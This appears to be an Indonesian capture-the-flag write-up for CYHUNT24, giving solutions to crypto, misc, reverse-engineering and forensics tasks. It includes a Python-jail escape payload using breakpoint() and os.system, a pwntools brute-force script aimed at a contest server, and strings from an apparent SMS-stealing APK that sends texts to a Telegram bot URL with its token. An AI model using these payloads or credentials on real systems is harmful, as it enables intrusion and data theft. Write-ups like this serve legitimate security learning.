2WVvawmQxZHNAR3B0YTNCsvZqSXhIMkZGTvVoUFZGcFhZbGhDUkZkV1dtdGts  
bHB6WVvaYwFFMXRhrKpXYLRcnfZURLJlRmR1VGxwbGJfChPwbTE0ZDAXR1VsZ  
FzhMDVWfZwd2VsbHJVazlXVmxwelyyNwFWMkpVUmtkYVZpRkhVakZ3UjJOSG  
JGTk5iV2hSVmpKNFYxbFdiRmhVYkdSVlltdHdhRlZ0Y3pGVU1WcHhVbXR3YTA  
xWfVsbGFSV1JIVmxVeGNsZHNiRlppUjJoeVdWZDRtMLJXUm50aFJuQnBVakpv  
VLZkVVNqULZNazV6V2toS2ExSXPbTlHvnpFMFYxWlpLV1JlIUmXSTmExcFLWV  
Eo0YzFwdFNrWk9WbwhhWwtkb1ZGwnJXbGRYUjA0MLZteGFhVkpWY0ZkV1JswL  
NaREZDVWxCVU1EMD0=
```

Diberikan sebuah text base64 yang sangat panjang. Nampaknya ini di encode dengan base64 berkali kali sehingga menghasilkan ciphertext yang sangat panjang. Untuk penyelesaiannya, kami gunakan cara manual, yaitu decode 1 persatu di cyberchef, namun cukup mudah dengan cara copy paste berulang ulang.



Flag: CYHUNT24{Ban9_udah_Ban99}

$$F = m \cdot a$$

Cari MD5 Hash

Challenge 27 Solves ✕

Cari MD5 Hash

100

Cari md5hash dapet flag
e69804589d0fbf65582f1df23a1bb687

Author : Gayu Gumelar

 cari-md5has...

Diberikan sebuah file zip yang ketika si ekstrak mengeluarkan banyak file .txt.


```
[haf1zh@endeavour-arctic cyhunt]$ unzip cari-md5hash.zip
Archive:  cari-md5hash.zip
  inflating: cari md5hash/237.txt
  inflating: cari md5hash/29.txt
  inflating: cari md5hash/31.txt
  inflating: cari md5hash/465.txt
  inflating: cari md5hash/171.txt
  inflating: cari md5hash/8.txt
  inflating: cari md5hash/165.txt
  inflating: cari md5hash/219.txt
  inflating: cari md5hash/211.txt
  inflating: cari md5hash/115.txt
  inflating: cari md5hash/78.txt
  inflating: cari md5hash/292.txt
  inflating: cari md5hash/386.txt
  inflating: cari md5hash/302.txt
  inflating: cari md5hash/161.txt
  inflating: cari md5hash/459.txt
  inflating: cari md5hash/70.txt
  inflating: cari md5hash/76.txt
  inflating: cari md5hash/451.txt
  inflating: cari md5hash/147.txt
  inflating: cari md5hash/280.txt
  inflating: cari md5hash/397.txt
  inflating: cari md5hash/216.txt
  inflating: cari md5hash/413.txt
  inflating: cari md5hash/243.txt
  inflating: cari md5hash/380.txt
  inflating: cari md5hash/388.txt
  inflating: cari md5hash/393.txt
```

Kami pun mencoba untuk melakukan strings ke semua file .txt tersebut.

```
[haf1zh@endeavour-arctic cari md5hash]$ strings
Md5hash_f1le_itu_Koenji
[haf1zh@endeavour-arctic cari md5hash]$
```

Flag: CYHUNT24{Md5hash_f1le_itu_Koenji}

Jahil



Berikut yang di blacklist.


```
blacklist = [  
    'exec', 'eval', 'str', 'compile', 'open', 'read',  
    'file', 'import', 'globals', 'locals', 'class', 'os',  
    'subprocess', 'input', 'setattr', 'getoutput',  
    'getattr', 'delattr', 'vars', '__', 'dir', 'builtin',  
    'base', 'help'  
]
```

```
'+breakpoint()+'  
import os  
os.system('cat fl*')
```

```
Welcome to the Poem Creator!  
Enter the name of your muse:  
> '+breakpoint()+'  
import os  
os.system('cat fl*')TypeError: can only concatenate str (not "NoneType") to str  
> <string>(1)<module>()  
(Pdb) (Pdb) os.system('cat fl*')  
*** SyntaxError: invalid syntax  
(Pdb) import os  
(Pdb) os.system('cat fl*')  
CYHUNT24{pyJa!l_br3AkPoinT_bu1ltIn_xPlo!t}  
(Pdb) □
```

Flag: CYHUNT24{pyJa!l_br3AkPoinT_bu1ltIn_xPlo!t}

ZipZig



Diberikan file zip yang ketika di unzip akan menjadi seperti berikut

```
~/ctf/CyberHunt/Misc/unzipit (0.026s)
ls
BUGS          acorn        bzip2        ebcidic.h   funzip.txt  list.c       process.c    timezone.h  unzip.c      win32
COPYING.OLD   amiga        cmsmvs       envargs.c   gbloffs.c  macos        progInfo    tops20      unzip.h      win32-experimental
Contents      aosvs        const.h      explode.c   git.zip     man          qdos        ttyio.c     unzip.txt    wince
History.600   api.c        crc32.c      extract.c   globals.c  match.c     solve       ttyio.h     unzipsfx.txt windll
INSTALL       apihelp.c    crc32.h      file_id.diz globals.h   msdos       tandem      ubz2err.c   unzipstb.c   zip.h
LICENSE       atari        crc_1386.S   fileio.c    human68k   netware     testmake.zip unix         unzpriv.h    zipgrep.txt
ToDo         atheos       crypt.c      flexos      inflate.c   new-cmdparser theos        unreduce.c  unzvers.h    zipinfo.c
WHERE        beos         crypt.h      funzip.c    inflate.h   os2          timezone.c  unshrink.c  vms          zipinfo.txt
```

setelah itu, setelah kami melihat lihat ternyata ada file yang aneh bernama .git, yang sebenarnya itu adalah folder untuk menyimpan informasi project seperti commit, alamat repo dan lain lain tapi kok filenya berupa zip?

```
~/ctf/CyberHunt/Misc/unzipit (0.035s)
file .git
.git: Zip archive data, at least v2.0 to extract, compression method=store
```

oke mari kita coba untuk mengekstrak nya, biar tidak campur campur kita buat folder baru.

```
~/ctf/CyberHunt/Misc/unzipit (0.026s)
mkdir solve

~/ctf/CyberHunt/Misc/unzipit (0.043s)
7z x .git -osolve

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
64-bit locale=C.UTF-8 Threads:16 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 1621696 bytes (1584 KiB)

Extracting archive: .git
--
Path = .git
Type = zip
Physical Size = 1621696

Everything is Ok

Folders: 23
Files: 35
Size:      1653254
Compressed: 1621696
```

okee kita sudah ekstrak lalu memasukkannya pada folder solve. setelah itu kita tinggal liat lognya ini merubah apa saja.

```
git
+

~/ctf/CyberHunt/Misc/unzipit/solve git:(master)z420
git log
commit 810935db54b0a7e236657df909ff63aa9e3ec76d (HEAD -> master)
Author: t101804 <t101804@protonmail.com>
Date: Mon May 27 00:51:00 2024 +0700

    modifikasi

commit b806f8da374eeaca7b4b9482127d8de8869697a3
Author: t101804 <t101804@protonmail.com>
Date: Mon May 27 00:50:48 2024 +0700

    penambahan fitur

commit af011898e470117d4ff7a8a31ca66c83d73d0a49
Author: t101804 <t101804@protonmail.com>
Date: Mon May 27 00:49:15 2024 +0700

    oh yeah

commit 0b82c20ac7375b522215b567174f370be89a4b12 (origin/master, origin/HEAD)
Author: Mark Adler <fork@madler.net>
Date: Mon Oct 10 14:19:07 2022 -0700

    Remove length integrity check in funzip.

    funzip hasn't been touched in 20 years, and does not support the
    Zip64 zip format extensions. This commit bypasses the uncompressed
    length check, where the length can be stored in a Zip64 extended
    information extra field as eight bytes, instead of the four-byte
    field in the local header. Such entries can now be successfully
    decompressed. The CRC integrity check is still performed.
```

kami sudah mencoba untuk git log dan grep tidak menemukan apa apa setelah itu saya mencoba untuk git show satu" ternyata menemukannya di awal dengan commit message "modifikasi"

```
~/ctf/CyberHunt/Misc/unzipit/solve git:(master)±420 (0.029s)
git show 810935db54b0a7e236657df909ff63aa9e3ec76c
commit 810935db54b0a7e236657df909ff63aa9e3ec76c (HEAD -> master)
Author: t101804 <t101804@protonmail.com>
Date: Mon May 27 00:51:00 2024 +0700

    modifikasi

diff --git a/f b/f
deleted file mode 100644
index ebe1bc4..0000000
--- a/f
+++ /dev/null
@@ -1,0,0 @@
-CYHUNT24{g1t_1s_wh4t_1t_t4k3s}
```

Flag: CYHUNT24{g1t_1s_wh4t_1t_t4k3s}

$$F = m \cdot a$$

Benjamin Angel

Challenge

2 Solves

✕

Benjamin Angel

450

EASY

Benjamin Angel is a one greatest hacker in WHOAMI movie. He made some tools that sign message to secure his conversation with Symmetric encryption algorithm. btw, Symmetric encryption is a type of encryption where the same key is used for both encryption and decryption of data.

nc 103.191.63.185 31337

author: raphael

server.py.zip

Flag

Submit

referensi :

https://github.com/Minto312/CTF/blob/144c1440a2eba1f5a3789552e37f05475b90ca12/TJCTF-2024/crypto/accountleak/server_copy.py#L13

kita brute dgn comparasion new valuenya yg dr servernya

```
from pwn import *
from hashlib import sha512

r = remote('103.191.63.185', 31337)

def H(m):
    return sha512(m).digest()

def xor(a, b):
    return bytes([i ^ j for i, j in zip(a, b)])

def sign(m):
    r.recvuntil("> ")
    r.sendline(m)
    hash = r.recvline().decode().strip("\n").split(": ")[1]
```

```

    print(hash)
    return hash

def main():
    zpreimage = b'\x00'
    zhash = H(zpreimage).hex()
    flag = ""
    to_send = b''
    while True:
        for i in range(32, 129):
            temp = to_send + i.to_bytes(1, 'big')
            print("Sending: ", temp)
            temp2 = sign(temp)
            if temp2 == zhash:
                flag += chr(i)
                print("Found!", flag)
                to_send = flag.encode()
                zpreimage += b'\x00'
                zhash = H(zpreimage).hex()
                break
            else:
                print("nope")

if __name__ == '__main__':
    main()


```

Flag:

CYHUNT24{3ncryp710n_x0r_w17h_5h4_512_n07_s3cur3_1_h0p
3_y0u_ain7_d0_m4nu4llly}

[Reverse Engineering]

Tebak password




Diberikan file ELF64 Executable, langsung saja kami membuka ida64.

```
lea    rax, aCyhunt24JustR3 ; "CYHUNT24{juST_R3aD_IT}"
mov     rdi, rax             ; format
mov     eax, 0
call    _printf
jmp     short loc_1205
```

Dan flagnya berhasil kami dapatkan.

Flag: CYHUNT24{juST_R3aD_IT}

ular aneh



basically kita bisa gpt dan convert ke py

```
flag = [
    134, 178, 144, 170, 156, 168, 100, 104, 246, 232, 144, 146, 166,
    190, 146,
    230, 190, 160, 242, 232, 208, 96, 156, 190, 146, 220, 190, 200,
    146, 166,
    130, 166, 250
]

def dec():
    dec = ''
    for i in flag:
        decrypt = chr(i >> 1)
        dec += decrypt
    return dec

# Example usage
decrypted_message = dec()
print(decrypted_message)
```

Flag: CYHUNT24{tHIS_Is_Pyth0N_In_dISAS}

static

Challenge

9 Solves

✕

static

100

jangan bandingkan aku dengan yang lain or i will break you

author : millkywaay


 chall

secret di xor dengan 0x99.

```
void decode(void)
{
    int local_c;

    for (local_c = 0; local_c < n; local_c = local_c + 1) {
        secret[local_c] = secret[local_c] ^ 0x99;
    }
    return;
}
```

langsung aja di decode.



Flag: CYHUNT24{D0_yoU_kN0w_wh4tiS_St4tic_m34N}

$$F = m \cdot a$$


Regoal



Pakai wireshark ada request dan useragent nya itu flagnya tinggal decode aja.




Setelah decode.




Flag: CYHUNT24{g00d_j0b_w4rm_4p}

$F = m \cdot a$


Gogen



Pada program, token dilakukan xor yang kemungkinan hasilnya adalah flag. karena kami tahu bahwa format flagnya CYHUNT24 Kami bisa menggunakan ini untuk mendapatkan key nya dan untungnya key hanya mempunyai panjang 3 karakter.



key nya adalah key, lanjut kami menggunakan key ini untuk decode xor nya.



Flag: CYHUNT24{w4s_s0_3z_f0r_g0l4ng}

$$F = m \cdot a$$

[Digital Forensic]

barang bukti



```
[haf1zh@endeavour-arctic cyhunt]$ file digital
digital: Android package (APK), with classes.dex, with APK Signing Block
[haf1zh@endeavour-arctic cyhunt]$
```

Diberikan sebuah file APK with classes.dex. Kami pun mengekstraknya, lalu masuk ke directorynya. Berhubung pada deskripsinya meminta chat_id, kami pun menjalankan perintah `grep -ra 'chat_id'`.

```
[haf1zh@endeavour-arctic digital (1)]$ grep -ra 'chat_id'
classes3.dex:getDefault getExtrasgetIdgetMessageBodygetOriginatingAddress
getSettings getWindowhttps://api.telegram.org/bot6680484558:AAHfvLqyV8ddqvgyjxi4XGYBx0bXsn-hJEQ/sendMessage?parse_mode=markdown&chat_id=6350386314&text=
classes3.dex:https://api.telegram.org/bot6680484558:AAHfvLqyV8ddqvgyjxi4XGYBx0bXsn-hJEQ/sendMessage?parse_mode=markdown&chat_id=6350386314&text=
classes3.dex:https://api.telegram.org/bot6680484558:AAHfvLqyV8ddqvgyjxi4XGYBx0bXsn-hJEQ/sendMessage?parse_mode=markdown&chat_id=6350386314&text= - Hak Cipta LEK :
classes3.dex:https://api.telegram.org/bot6680484558:AAHfvLqyV8ddqvgyjxi4XGYBx0bXsn-hJEQ/sendMessage?parse_mode=markdown&chat_id=6350386314&text=Berhasil Kirim SMS ke :https://api.telegram.org/bot6680484558:AAHfvLqyV8ddqvgyjxi4XGYBx0bXsn-hJEQ/sendMessage?parse_mode=markdown&chat_id=6350386314&text=
SMS from : https://project7693740.tilda.ws/
TextnamenewCalonCreate onFailure onReceiveonRequestPermissionsResult isSuccessfulloadUrmake
```

Flag: CYHUNT24{6350386314}

kena heck

Challenge

26 Solves

✕

kena heck

100

Asep adalah seorang karyawan indod*x, suatu hari tempat penyimpanan file nya di retas orang tdk di kenal bantu asep sekarang!

author : rsyid

 log.pcapng


Submit

Diberikan sebuah log pcapng, kami mencoba untuk mencari flag dengan strings.

```
[haf1zh@endeavour-arctic cyhunt]$ strings log.pcapng | grep 'CYHUNT'  
CYHUNT24{usb_my_fav_St0rage}  
CYHUNT24{usb_my_fav_St0rage}
```

Flag: CYHUNT24{usb_my_fav_St0rage}

Flagstorage




Diberikan sebuah file flag.pptx. Kami pun langsung mengekstraknya. Setelah itu kami masuk ke directorynya dan cari flagnya dengan `grep -ra 'CYHUNT'`.

```
[haf1zh@endeavour-arctic flag]$ grep -ra 'CYHUNT'
docProps/thumbnail.jpeg:CYHUNT24{didyoukn0w_that_officed0cs_us1ng_pkzip_head3r?}
CYHUNT24{didyoukn0w_that_officed0cs_us1ng_pkzip_head3r?}
```

Flag:

CYHUNT24{didyoukn0w_that_officed0cs_us1ng_pkzip_head3r?}

Lookin' for Secrets




Diberikan sebuah file zip, yang ketika diekstrak akan mengeluarkan sangat banyak folder. Berdasarkan namanya, folder folder tersebut terlihat seperti folder windows. Kami pun mencoba untuk langsung mencari flagnya dengan grep. Commandnya sebagai berikut : `grep -ra 'CYHUNT'`


[illegible]

Flag: CYHUNT24{appd4ta_c4ch3data_235wefs35}

tebak aku



